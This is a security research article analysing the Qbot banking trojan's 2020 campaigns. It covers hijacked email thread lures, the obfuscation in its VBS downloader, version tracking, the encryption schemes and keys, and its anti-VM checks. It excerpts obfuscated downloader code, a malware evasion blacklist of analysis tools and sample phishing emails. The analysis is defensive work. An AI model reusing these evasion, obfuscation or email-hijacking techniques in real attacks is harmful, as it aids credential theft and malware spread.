An Old Bot’s Nasty New Tricks: Exploring Qbot’s Latest Attack Methods

research.checkpoint.com/2020/exploring-qbots-latest-attack-methods/

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Introduction

The notorious banking trojan Qbot has been in business for more than a decade. The malware, which has also been dubbed **Qakbot** and **Pinkslipbot**, was discovered in 2008 and is known for collecting browsing data and stealing banking credentials and other financial information from victims. It is highly structured, multi-layered, and is being continuously developed with new features to extend its capabilities. .These new ‘tricks’ mean that despite its age, Qbot is still a dangerous and persistent threat to organizations. It has become the malware equivalent of a Swiss Army knife, capable of:

- Stealing information from infected machines, including passwords, emails, credit card details and more.
- Installing other malware on infected machines, including ransomware
- Allowing the Bot controller to connect to the victim’s computer (even when the victim is logged in) to make banking transactions from the victim’s IP address
- Hijacking users’ legitimate email threads from their Outlook client and using those threads to try and infect other users’ PCs

A prominent campaign using QBot ran from **March** to the end of **June this year.**   We assumed that the campaign was stopped to allow those behind QBot to conduct further malware development, but we did not imagine that it would return so quickly.

Towards the end of **July**, one of today’s most serious cyber threats, the Emotet Trojan, returned to full activity and launched multiple malspam campaigns, impacting 5% of organizations globally. Some of these campaigns included installing an updated version of Qbot on victims’ PCs. A few days later, we identified a **newer** Qbot sample dropped by latest Emotet campaign, which led us discovering a renewed command and control infrastructure and brand new malware techniques distributed through Emotet’s infection process.

If that wasn’t enough for us, Qbot’s malspam campaign resumed earlier in **August**, spreading globally and infecting new targets. One of Qbot’s new tricks is particularly nasty, as once a machine is infected, it activates a special ‘email collector module’ which extracts all email threads from the victim’s Outlook client, and uploads it to a hardcoded remote server. These stolen emails are then utilized for future malspam campaigns, making it easier for users to be tricked into clicking on infected attachments because the spam email appears to continue an existing legitimate email conversation. Check Point’s researchers have seen examples of targeted, hijacked email threads with subjects related to Covid-19, tax payment reminders, and job recruitments.

Based on our visibility, most of the attacks were made against US- and Europe-based organizations as we can see in **Figure 1**.




Figure 1 – Attacked organizations by country

Among these, the most targeted industries were in the government, military, and manufacturing sectors.




Figure 2 – Attacked Organizations by industry

After a thorough analysis of these new QBot samples, we will share our knowledge and insights about the following topics:

- Qbot's infection process – hijacked email threads and VBS downloaders.
- Its payload functionality and version break down.
- C&C communication protocol and module fetching.
- How a victim becomes a potential bot-proxy, and various methods that the Proxy module exposes.

Infection Chain

QBot's infection chain is described in the following flow-chart and will be discussed in the next sections:





Figure 3 – Infection chain diagram

Malicious Email

The initial infection chain starts by sending specially crafted emails to the target organizations. The method is less sophisticated than spear-phishing techniques but has additional attributes which add to its credibility. One of these is called **"Hijacked Email Threads"** – capturing archived email conversations and replying to the sender with the malicious content. Those conversations could be captured using Qbot's Email Collector module which we will describe later.

We can see in **Figure 4**, **Figure 5**, and **Figure 6**, examples of such methods from samples submitted by @malware_traffic in their blog:



Re: Keep Your Business Moving During COVID-19

I [redacted]
18/06/2020 16:37

To: [redacted]

Good morning,

Check the document and let me know what you think about it.

ATTACHMENT DOWNLOAD

Thanks.

Hi ,


These are tough times. With COVID-19 crisis all across the country and world, tele-marketing and field marketing may be out of equation right now. The best way to market right now is email automation. A lot of our clients have embraced this channel (email marketing) to minimise the downfall in the current Coronavirus havoc

[redacted]

Kind Regards,

[redacted]

Figure 4 – Example of COVID-19 related email thread



RE: 7 April Tax Due Reminder

KR [redacted]
21/04/2020 0:13

To: Tax Agents - Northern

Hello,

Sorry, for my late reply to your question. Attached is the document you need.

ATTACHMENT DOWNLOAD

Thank you,


Greetings

Please read the attached update regarding tax payment reminders to clients of tax agents for 7th April liabilities.

Kind Regards
Tax Agent work group

This email and any attachment may contain confidential information. If you have received this email or any attachment in error, please delete the email / attachment, and notify the sender. Please do not copy, disclose or use the email, any attachment, or any information contained in them. Consider the environment before deciding to print: avoid printing if you can, or consider printing double-sided. Visit us online at ird.govt.nz

Figure 5 – Example of email thread for tax payment reminder



Re: C# Developer :: Redmond, WA

A [redacted]
09/06/2020 0:02

To: [redacted]

Good morning,

The information for you to review is in the attachment.

Have a look and tell me if you have any questions.

ATTACHMENT DOWNLOAD

Hello Professional,
Hope you are doing great,I hope you are interested for the below requirement. Please drop me your Updated resume here to take the process forward.

Position: C# Developer
Location: Redmond, WA – [redacted]
Duration: Long Term Contract

Job Description:
Candidate should have strong exp in C#, Powershell and hands on with Java.

Required Qualifications:
Bachelor's degree in Computer Science, Software Engineering or related technical field or equivalent practical experience.
3 years of relevant work experiences in one or more general purpose programming languages like C#, PowerShell, TypeScript, J

Figure 6 – Example of email thread for job recruitment

Each of these emails contains a URL to a ZIP with a malicious VBS – Visual Basic Script file.

During our tracking of the malspam campaign, we have seen hundreds of different URLs for malicious ZIP dropping when most of them were compromised WordPress sites.

VBS Infection


The VBS based infection method is rather new for the malware, and is being used since April 2020. In previous campaigns, the infection chain started with a Word document containing malicious macros.

While the previous macros had simple obfuscation and string decoding, the VBS file contains several more advanced methods:

File Size – The file size is larger than 35MB, padded with `NULL` bytes. Big files are usually dismissed by various sandboxes due to performance limitations.

Sleep Timer – The script delays its execution by calling the Sleep API. This is another method for avoiding sandboxes.

Obfuscation – The script contains multiple obfuscation methods such as those described in **Figure 7**.



```
JEYHFASER = replace("RweTequeMiRweTequecrRweTequeosoRweTequeftRweTeque.XRweTequeMLDRweTequeOM", "RweTeque", "")
saIYO = 441 + 14 + 227 - 6 + 114 + 338 + 17 - 202 - 368

qOsfNM = 129 + 402 - 335 + 22 - 20 + 382 + 16 - 20 + 51

qOsfNM = Asc(aReOVs)




Dim KqHkcb : Set KqHkcb = CreateObject(JEYHFASER)
EVAWNA = Atn(Nipao)
saIYO = Log(HVDUh)
UkwtIHz = 142 + 399 - 492 + 14 + 173 - 8 + 17 - 137 + 508



Dim dkBULW : Set dkBULW = KqHkcb.createElement(chr(116)&chr(109)&chr(112))
ttYVpl = 142 + 25 - 309 - 25 - 24 - 12 + 4 - 17 + 856
MTUuW = 244 - 251 + 178 + 230 - 12 + 167 - 326 + 25 + 340


dkBULW.DataType = chr(98)&chr(105)&chr(110)&chr(46)&chr(98)&chr(97)&chr(115)&chr(101)&chr(54)&chr(52)
MTUuW = eakOR and tnmLLx

```

"replace" Method
equals to "Microsoft.XMLDOM"

Stub Calculations

"chr" Method
equals to "bin.base64"

Figure 7 – VBS obfuscation methods

Encryption – The VBS file downloads the Qbot payload from one of 6 possible hardcoded encrypted URLs. These URLs are encrypted by a custom XOR encryption 3 times with different keys that are built dynamically. We created an extraction script that can be accessed in **Appendix B**.

In order to support detection and hunting for additional malicious VBS files, We wrote a YARA rule which can be observed in **Appendix A**.


Similar to the old infection method, the VBS file downloads and executes the Qbot payload.

Qbot Payload

Version Analysis

In the course of our analysis, Qbot's operators frequently upgraded its versions and encouraged us to track and analyze the changes in each and every version. The fact that the developers left a version tag marked in the samples, allowed us to perform this analysis easier.

For example, let's have a look at the version tag as it shown in the unpacked sample below:



```
.data:0041A000 _data           segment para public 'DATA
.data:0041A000                 assume cs:_data
.data:0041A000                 ;org 41A000h
.data:0041A000 majorVer        dd 325h                  ;
.data:0041A004 minorVer        dd 5                     ;
.data:0041A004                                          ;
.data:0041A008 payloadMajorVer dd 325h                  ;
.data:0041A00C payloadMinorVer dd 7                     ;
```

Figure 8 – Sample's major and minor version


From that, we can deduct that the initial payload version is `325/5`, while the main payload version is `325/7`. (The major version is read as a hex value)

Over the last few months, we tracked the different versions of Qbot and identified some of the differences in each version, as can be seen in the following table.

Major	Minor	Payload Minor	Version Timestamp	Notes
324	44	8	Jan 22, 2020	First version seen for major version 324.
324	353	53	Mar 3, 2020	
324	375	65	Mar 13, 2020	
324	379	70	Mar 20, 2020	Added command 35 supporting hVNC module.
324	383	74	Apr 1, 2020	
324	385	75	Apr 1, 2020	
324	388	79	Apr 8, 2020	Added command 10 – terminate process by name.
324	390	127	Apr 10, 2020	
324	393	136	Apr 29, 2020	JS Updater resource is no longer included. JS Update commands has been respectively adjusted.
324	399	141	May 7, 2020	Added long list of blacklisted analysis programs part of anti-VM method.
324	401	142	May 28, 2020	
325	5	7	July 29, 2020	Introduced new anti-analysis techniques. Added anti-VM checks on server-side.
325	7	13	July 31, 2020	
325	8	14	August 3, 2020	
325	35	42	August 7, 2020	
325	37	43	August 11, 2020	Last known version up to the writing of this article.

The date mentioned for each sample is based on the executable compilation time attribute. That field can be changed via timestomping, but we suspect that it wasn't forged in these cases.

We also tracked the timestamps of the main payload, and seen that the compilation time was consistently minutes apart from the initial payload's:



```
324_399 - 2020-05-07 14:12:19
    324_141 - 2020-05-07 14:12:35


324_401 - 2020-05-28 18:43:12
    324_142 - 2020-05-28 18:36:53
```

Figure 9 – Comparing sample-to-payload compilation time

Decryption Schemes

The malware implements several encryption schemes to conceal its functionality and data from the victims, and Anti-Virus vendors. In order to successfully analyze the malware and its components, we had to automate the decryption process for all the variants.

The following table shows the different decryption and decoding methods:

Encrypted Data	Algorithm	Key Source
Network Data	Base64 + RC4	`KEY = SHA1(ENCRYPTED[0:16] + "jHxastDcds)oMc=jvh7wdUhxcsdt2")`
Payload (Resource "307")	RC4 + Custom Compression	`KEY = ENCRYPTED[0:20]`
Javascript Updater File	RC4 + Custom Compression	`KEY = ENCRYPTED[0:20]`
Bot List (Resource "311") and Initial Configuration (Resource "308")	RC4	`KEY = ENCRYPTED[0:20]`
Configuration ".dat" File, Web-Inject File, Hooking Module	RC4	`KEY = SHA1(EXE_NAME)`

Stolen Information ".dll" File	RC4	`srand(CRC32(BOT_ID))`
		`KEY = RANDOM_STRING_32`

Initial Payload

Qbot's initial payload has been covered extensively by fellow malware researchers. The latest versions have implemented several typical malware components to reduce its visibility and toughen its analysis:

Packer – The executable has been reconstructed using a packer.

Random Directory Name – Creating a working directory with randomized directory and file names to avoid file signatures. Directory location is `%APPDATA%\Microsoft` . Working directory example can be observed at **Figure 11**.

String Encryption – Containing encrypted strings using XOR encryption (applies also to other modules).


Dynamic Import Table – Import table built dynamically based on encrypted strings (applies also to other modules).

Anti-VM and Anti-Debug Techniques:

- Latest versions are looking for VM-related artifacts on server-side. victim computer configuration is being enumerated and sent to the C2. Based on that information, the server decides whether is safe to "push" modules to the victim.
- Looking for "VMWare" port existence
- Looking for VM and analysis related processes. The latest versions also adds a long list of blacklisted analysis programs:

```
Fiddler.exe;samp1e.exe;sample.exe;runsample.exe;lordpe.exe;regshot.exe;Autoruns.exe;dsniff.exe;VBoxTray.exe;HashMyFiles
CFF
Explorer.exe;dumpcap.exe;Wireshark.exe;idaq.exe;idaq64.exe;TPAutoConnect.exe;ResourceHacker.exe;vmacthlp.exe;OLLYDBG.EXE
vision-agent-nai.exe;bds-vision-apis.exe; bds-vision-agent-
app.exe;MultiAnalysis_v1.0.294.exe;x32dbg.exe;VBoxTray.exe;VBoxService.exe;Tcpview.exe
```

Looking for VM related device drivers. Examples:



```
3 C7 85 78 FF FF FF+mov     [ebp+var_88], 0CF3h ; VMware Pointing
3 F3 0C 00 00
D C7 85 7C FF FF FF+mov     [ebp+var_84], 0ADAh ; VMware Accelerated
D DA 0A 00 00
7 C7 45 80 34 05 00+mov     [ebp+var_80], 534h ; VMware SCSI
7 00
E C7 45 84 AB 21 00+mov     [ebp+var_7C], 21ABh ; VMware SVGA
E 00
5 C7 45 88 C1 00 00+mov     [ebp+var_78], 193 ; VMware Replay
5 00
C C7 45 8C 4A 31 00+mov     [ebp+var_74], 314Ah ; VMware server memor
C 00
3 C7 45 90 50 10 00+mov     [ebp+var_70], 1050h ; CWSandbox
3 00
A C7 45 94 C8 11 00+mov     [ebp+var_6C], 11C8h ; Virtual HD
A 00
```

Figure 10 – Device driver Anti-VM technique

- Looking for a VM through `CPUID` instruction
- Forcing exceptions to check if debugger is present
- Checking for sandbox signatures

